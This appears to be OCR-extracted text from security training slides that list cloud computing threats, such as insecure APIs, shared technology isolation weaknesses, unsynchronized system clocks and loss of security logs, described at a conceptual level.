
Related risks due to insecure interfaces and APIs:

- Circumvention of **user defined polices**
- Credentials leakage
- Breach in **logging and monitoring facilities**
- Dependency on unknown APIs
- Reuse of **passwords**/**tokens**
- Poor input-data validation



Cloud Computing Threats (Cont'd)

Insufficient Due Diligence	Ignorance of the CSP's cloud environment poses risks to **operational responsibilities** such as security, encryption, incident response, and other issues such as contractual issues, design, and architectural issues
Shared Technology Issues	Most underlying components that make up the cloud infrastructure (e.g., GPU and CPU caches) **do not offer strong isolation properties** in a multi-tenant environment which allows attackers to attack other machines if they can exploit the vulnerabilities in a client's applications
Unknown Risk Profile	Client organizations are unable to get a clear picture of the internal security procedures, security compliance, configuration hardening, patching, auditing, and logging, etc. as they are less involved with **hardware** and **software ownership** and maintenance in the cloud
Unsynchronized System Clocks	Unsynchronized clocks can **affect the working of automated tasks** The network administrator cannot accurately analyze the log files for any malicious activity, if the timestamps are mismatched



Cloud Computing Threats (Cont'd)

Inadequate Infrastructure Design and Planning

- A shortage of computing resources and/or poor network design can result in unacceptable **network latency** or an **inability to meet agreed service levels**

Conflicts between Client Hardening Procedures and Cloud Environment


- Certain client hardening procedures may conflict with a **cloud provider's environment**, making their implementation by the client impossible

Loss of Operational and Security Logs

- The loss of security logs poses **a risk for managing the implementation of the information security management program**
- Loss of security logs may occur in cases of under-provisioning of storage

